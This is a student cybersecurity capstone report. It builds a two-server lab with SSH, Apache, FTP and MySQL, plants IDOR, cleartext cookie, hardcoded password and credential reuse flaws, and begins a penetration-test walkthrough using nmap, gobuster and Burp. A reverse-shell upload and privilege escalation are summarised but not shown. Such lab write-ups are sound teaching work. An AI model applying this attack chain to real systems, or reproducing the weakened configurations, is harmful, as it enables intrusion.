<Ahmad Bdoor>

CAPSTONE PROJECT

< Cybersecurity >

January 13th, 2023

TABLE OF CONTENTS

TABLE OF FIGURES

PART [1] SYSTEM DESIGN, ARCHITECTURE & ADMINISTRATION

[1] List of all components

The system contains two local virtual machines as following:

- Server1: Debian 5.18.0 Linux server running SSH & Apache2 services.
- Server2: Debian 5.18.0 Linux server running FTP & MySQL services.

[2] IP addresses plan

- Server1

  Private IP: 192.168.43.155
- Server2

  Private IP: 192.168.43.154

[3] Environment architecture




Figure 1: Environment architecture

[4] List of all the running services in your environment, with a brief explanation for each service, its purpose, and its installation steps.

- Server 1

  Server 1 is running two services:

  - First one is: SSH (Secure Shell Protocol) is a cryptographic network protocol that enables two computers to communicate and share data.

    It's based on a client–server system, connecting an SSH client instance with an SSH server, and its purpose to (remote login) or (command-line execution).

    It's already installed on debian kali Linux distribution.

1) Running the SSH service:

Figure 2: *Running SSH service*

2) Adding new user "robert":




Figure 3: Adding new user

3) Configuring the SSH service(using: sudo vim /etc/ssh/sshd_config) to allow SSH root login to "robert" user:

```
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem       sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
AllowUsers robert root
-- INSERT --                                                    123,23
```

Figure 4: SSH configuration

4) Installing open SSH server:

```
┌──(user1㉿server1)-[~]
└─$ sudo apt install openssh-server
```

Figure 5: Installing SSH

5) Restarting SSH service:

```
┌──(user1㉿server1)-[~]
└─$ sudo systemctl start ssh
```

Figure 6: Restarting SSH

- Second one is: Apache2 HTTP is an open-source web server that delivers web content through the internet. In our case it will be running with the unsecured protocol through port 80.

  It's already installed on debian kali Linux distribution.

  1) Running Apache2 service:

```
┌──(user1㉿server1)-[~]
└─$ service apache2 start
```

Figure 7: Running Apache2

2) Adding Apache2 configuration website files:

```
┌──(user1㉿server1)-[/var/www/html]
└─$ ls
cdn-cgi  css  fonts  images  index.php  js  themes  uploads
```

Figure 8: Apache2 configuration

- Installing the database for our website:

  1) Installing the MySQL server package:

```
┌──(user1㉿server1)-[/var/www/html/cdn-cgi/login]
└─$ sudo apt install default-mysql-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
default-mysql-server is already the newest version (1.0.8).
default-mysql-server set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1573 not upgraded.
```

Figure 9: Installing MySQL

2) Running MySQL service:

```
┌──(user1㉿server1)-[/var/www/html/cdn-cgi/login]
└─$ sudo systemctl start mysql
```

Figure 10: Running MySQL

3) Secure MySQL installation and configure our database details:

```
┌──(user1㉿server1)-[/var/www/html/cdn-cgi/login]
└─$ sudo mysql_secure_installation

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE!  PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
haven't set the root password yet, you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password or using the unix_socket ensures that nobody
can log into the MariaDB root user without the proper authorisation.
```

Figure 11: MySQL secure installation

4) Adding “garage” database and other details, then login to our MySQL as root user on local host:

```
┌──(root㉿server1)-[/home/user1/tmp]
└─# mysql < alldata.sql

┌──(root㉿server1)-[/home/user1/tmp]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 47
Server version: 10.6.8-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+----------------------+
| Database             |
+----------------------+
| classicmodels_backup |
| garage               |
```

Figure 12: Adding “garage” database

5) Installing libraries for PHP & Apache2:

```
┌──(user1㉿server1)-[~]
└─$ sudo apt install php libapache2-mod-php php-mysql
[sudo] password for user1:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  php-common
The following packages will be upgraded:
  libapache2-mod-php php php-common php-mysql
4 upgraded, 0 newly installed, 0 to remove and 1556 not upgraded.
Need to get 24.4 kB of archives.
After this operation, 16.4 kB disk space will be freed.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libapache2-mod-php all 2:8.1+92+nmu1 [3,824 B]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 php all 2:8.1+92+nmu1 [3,696 B]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 php-common all 2:92+nmu1 [13.2 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 php-mysql all 2:8.1+92+nmu1 [3,720 B]
Fetched 24.4 kB in 2s (15.5 kB/s)
(Reading database ... 313552 files and directories currently installed.)
Preparing to unpack .../libapache2-mod-php_2%3a8.1+92+nmu1_all.deb ...
Unpacking libapache2-mod-php (2:8.1+92+nmu1) over (2:8.1+92) ...
Preparing to unpack .../php_2%3a8.1+92+nmu1_all.deb ...
Unpacking php (2:8.1+92+nmu1) over (2:8.1+92) ...
Preparing to unpack .../php-common_2%3a92+nmu1_all.deb ...
Unpacking php-common (2:92+nmu1) over (2:92) ...
```

Figure 13: Installing libraries for PHP & Apache2

- Server2

  Server2 is running two service:

  - First one is: FTP (file transfer protocol) is an internet protocol that is used for transferring files between client and server over the internet or a computer network. It is similar to other internet protocols like SMTP which is used for emails and HTTP which is used for websites.

  Insulation steps:

  1) Installing vsftpd:

```
┌──(user2㉿server2)-[~]
└─$ sudo apt-get install vsftpd
[sudo] password for user2:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 locales
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus manpages-dev
Recommended packages:
  manpages-dev libc-devtools
The following NEW packages will be installed:
  vsftpd
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 locales
7 upgraded, 1 newly installed, 0 to remove and 1558 not upgraded.
Need to get 12.5 MB of archives.
After this operation, 4,017 kB disk space will be freed.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libc-l10n all 2.36-6 [672 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libc-dev-bin amd64 2.36-6 [43.1 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libc6-dev amd64 2.36-6 [1,897 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libc6-i386 amd64 2.36-6 [2,453 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 locales all 2.36-6 [3,901 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libc6 amd64 2.36-6 [2,745 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libc-bin amd64 2.36-6 [604 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
```

Figure 14: Installing vsftpd

2) View the configuration file of vsftpd service (Using /etc/vsftpd.conf):




Figure 15: Configuration of vsftpd

3) Running the FTP service:




Figure 16: Running FTP

- Second one is: MySQL service provides a database management system with querying and connectivity capabilities, as well as the ability to have excellent data structure and integration with many different platforms.

  It can handle large databases reliably and quickly in high-demanding production environments.

Insulation steps:

6) Installing the mysql-server package:

Figure 17: Installing mysql-server

7) Showing MySQL server details:

```
┌──(user2㉿server2)-[~]
└─$ apt show default-mysql-server
Package: default-mysql-server
Version: 1.0.8
Priority: optional
Section: database
Source: mysql-defaults
Maintainer: Debian MySQL Maintainers <pkg-mysql-maint@lists.alioth.debian.org>
Installed-Size: 10.2 kB
Depends: mariadb-server-10.6
Breaks: mysql-server (<< 5.7)
Download-Size: 3,752 B
APT-Manual-Installed: yes
APT-Sources: http://http.kali.org/kali kali-rolling/main amd64 Packages
Description: MySQL database server binaries and system database setup (metapackage)
 MySQL is a fast, stable and true multi-user, multi-threaded SQL database
 server. SQL (Structured Query Language) is the most popular database query
 language in the world. The main goals of MySQL are speed, robustness and
```

Figure 18: MySQL server details

8) Running MySQL service & enabling MySQL auto run every time we run our server:

```
┌──(user2㉿server2)-[~]
└─$ sudo systemctl start mysql

┌──(user2㉿server2)-[~]
└─$ sudo systemctl enable mysql
Created symlink /etc/systemd/system/multi-user.target.wants/mariadb.service → /lib/systemd
m/mariadb.service.
```

Figure 19: Running MySQL

9) Secure MySQL installation and configure root password, unix_socket authentication, anonymous users, remotely root login:

```
┌──(user2㉿server2)-[~]
└─$ sudo mysql_secure_installation

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE!  PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
haven't set the root password yet, you should just press enter here.
```

Figure 20: MySQL secure installation

```
Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password or using the unix_socket ensures that nobody
can log into the MariaDB root user without the proper authorisation.

You already have your root account protected, so you can safely answer 'n'.
```

Figure 21: MySQL configuration

```
Switch to unix_socket authentication [Y/n] Y
Enabled successfully!
Reloading privilege tables..
 ... Success!


You already have your root account protected, so you can safely answer 'n'.

Change the root password? [Y/n] n
 ... skipping.

By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them.  This is intended only for testing, and to make the installation
go a bit smoother.  You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] Y
```

Figure 22: MySQL configuration

```
Normally, root should only be allowed to connect from 'localhost'.  This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] Y
 ... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access.  This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] n
 ... skipping.

Reloading the privilege tables will ensure that all changes made so far
```

Figure 23: MySQL configuration

```
Reload privilege tables now? [Y/n] n
 ... skipping.

Cleaning up...

All done!  If you've completed all of the above steps, your MariaDB
installation should now be secure.

Thanks for using MariaDB!
```

Figure 24: MySQL configuration

[5] Screenshots showing the services are running as expected in your environment.

- Server1
  - SSH

    Testing “robert” user SSH logging on local host:

```
┌──(user1㉿server1)-[~]
└─$ ssh robert@192.168.43.155
robert@192.168.43.155's password:
Permission denied, please try again.
robert@192.168.43.155's password:
Linux server1 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(robert㉿server1)-[~]
└─$
```

Figure 25: Testing SSH logging

- Apache2

  Showing the default page of Server1 website:




Figure 26: Server1 default page

- Server2
  - FTP

    1) Showing the FTP service status:

```
┌──(user2㉿server2)-[~]
└─$ service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset: disabled)
     Active: active (running) since Tue 2023-01-10 08:50:31 EST; 32s ago
    Process: 2908 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCE>
   Main PID: 2909 (vsftpd)
      Tasks: 1 (limit: 2173)
     Memory: 1.0M
        CPU: 8ms
     CGroup: /system.slice/vsftpd.service
             └─2909 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 10 08:50:31 server2 systemd[1]: Starting vsftpd FTP server...
Jan 10 08:50:31 server2 systemd[1]: Started vsftpd FTP server.
lines 1-13/13 (END)
```

Figure 27: FTP status

2) Connecting to our FTP service on local host as user2:

```
┌──(user2㉿server2)-[~]
└─$ ftp localhost
Trying [::1]:21 ...
Connected to localhost.
220 (vsFTPd 3.0.3)
Name (localhost:user2): user2
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figure 28: Testing FTP service

- MySQL

  Logging to our MySQL service as user2 on local host:

```
┌──(user2㉿server2)-[~]
└─$ sudo mysql
[sudo] password for user2:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.6.8-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
```

Figure 29: Logging to our MySQL

[6] Brief summary and explanation for the vulnerabilities you choose.

- All vulnerabilities in our system are placed on server 1 as following:
    - IDOR vulnerability
      Insecure Direct Object Reference (IDOR) is a vulnerability that can lead to a cyber-attack. Without the user's permission, URL parameters or form field data are changed to provide different resources than intended.
      In our server there is Web Application IDOR example, where the web application provides users with an authorized reference or ID that can be used to access or change other unauthorized information. This approach can cause problems for the security of web applications, for example, suppose that an application allows user ID: 8201 to access their account, the attacker could guess that the account settings for another user is ID: 8202 and it might be available.

    - Clear text Cookies Information vulnerability
      Because the information is stored in clear text (i.e., unencrypted), attackers could potentially read it and manipulate the session for another user.

    - Unsecured backend code users passwords vulnerability
      It's happens when the backend code contains passwords in plain text, and simply any attacker reached to the backend code can read it.

    - Using same credentials for different services vulnerability
      This is happens when the administrator use same username, password or same credentials for multiple services, in our case (MySQL & SSH).

PART [2] OFENSIVE CYBERSECURITY

[1] Executive Summery

Through enumerating Server1 we found out Insecure Direct Object Reference (IDOR) vulnerability and exploit it caused known about admin account session ID and using cookies manipulation vulnerability we able to use the admin account privileges to upload a reverse shell code, then getting access on the application level.

Also we found leaked users passwords on backend source code, then using these leaked passwords to escalate our privileges from application level to OS level because of using same username and password for (MySQL & SSH) services.

We recommend to prevent IDOR by using indirect references method, use encrypted cookies, save the sensitive data in the backend source code like passwords in secure method, and always use different credentials for every service in your system.

Risk Rating

1) IDOR vulnerability: Critical
2) Clear text Cookies Information vulnerability: Critical
3) Unsecured backend code users passwords vulnerability: High
4) Using same credentials for different services vulnerability: High

[2] Attack narrative and findings

Enumeration

1) Searching for any open ports using full port scan with nmap tool:

```
┌──(neo㉿kali)-[~]
└─$ nmap -A -p- 192.168.43.155
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-30 08:22 EST
Nmap scan report for server1 (192.168.43.155)
Host is up (0.0037s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.1p1 Debian 1 (protocol 2.0)
| ssh-hostkey:
|   256 80:dd:b1:32:60:d7:0b:af:04:2b:ce:85:d1:82:cc:3b (ECDSA)
|_  256 18:02:5e:c8:0f:aa:f4:9a:75:8a:16:34:82:4f:c5:62 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Welcome
|_http-server-header: Apache/2.4.54 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 30: nmap results

2) Visit the IP using the web browser where we face a website for automotive:




Figure 31: Server1 default website

3) By using Wappalyzer we can note the PHP programming language used to build the web page:




Figure 32: Wappalyzer INFO

4) Using gobuster tool with list of users and list of passwords to enumerate directories and pages:




Figure 33: gobuste results

5) By viewing the frontend source code we can note that there is a login page:




Figure 34: Frontend source code

6) Using the Burp Suite GUI tool in “Target” section we can display the website pages, and found the same login page:

